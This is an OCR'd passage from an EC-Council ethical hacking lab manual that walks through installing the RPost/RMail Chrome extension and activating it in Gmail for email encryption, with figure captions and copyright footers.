


Figure 3.1.4: RMAIL FOR GMAIL (GOOGLE CHROME) page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

9. A **chrome web store** page appears; click the **Add to Chrome** button under the **RPost for Gmail** option.




Figure 3.1.5: chrome web store page

10. The **Add "RPost for Gmail"?** notification appears; click **Add extension**.




Figure 3.1.6: Add "RPost for Gmail"? notification

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. **RPost** is added to the browser and an **RPost for Gmail has been added to Chrome** notification appears.
12. Now, open a new tab in the browser and open the **Gmail** account within which you wish to implement email encryption.
13. Once you log in to your **Gmail** account, the **RMail** pop-up appears. Click the **Activate** button.

TASK 1.3

Set RMail in your Gmail Account




Figure 3.1.7: Adding RMail to the account

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. The **Sign in - Google Accounts** page appears; under the **Choose an account**, click on your account.




Figure 3.1.8: Sign in - Google Account page

15. The **RPost for Gmail wants to access your Google Account** wizard appears; click the **Allow** button.

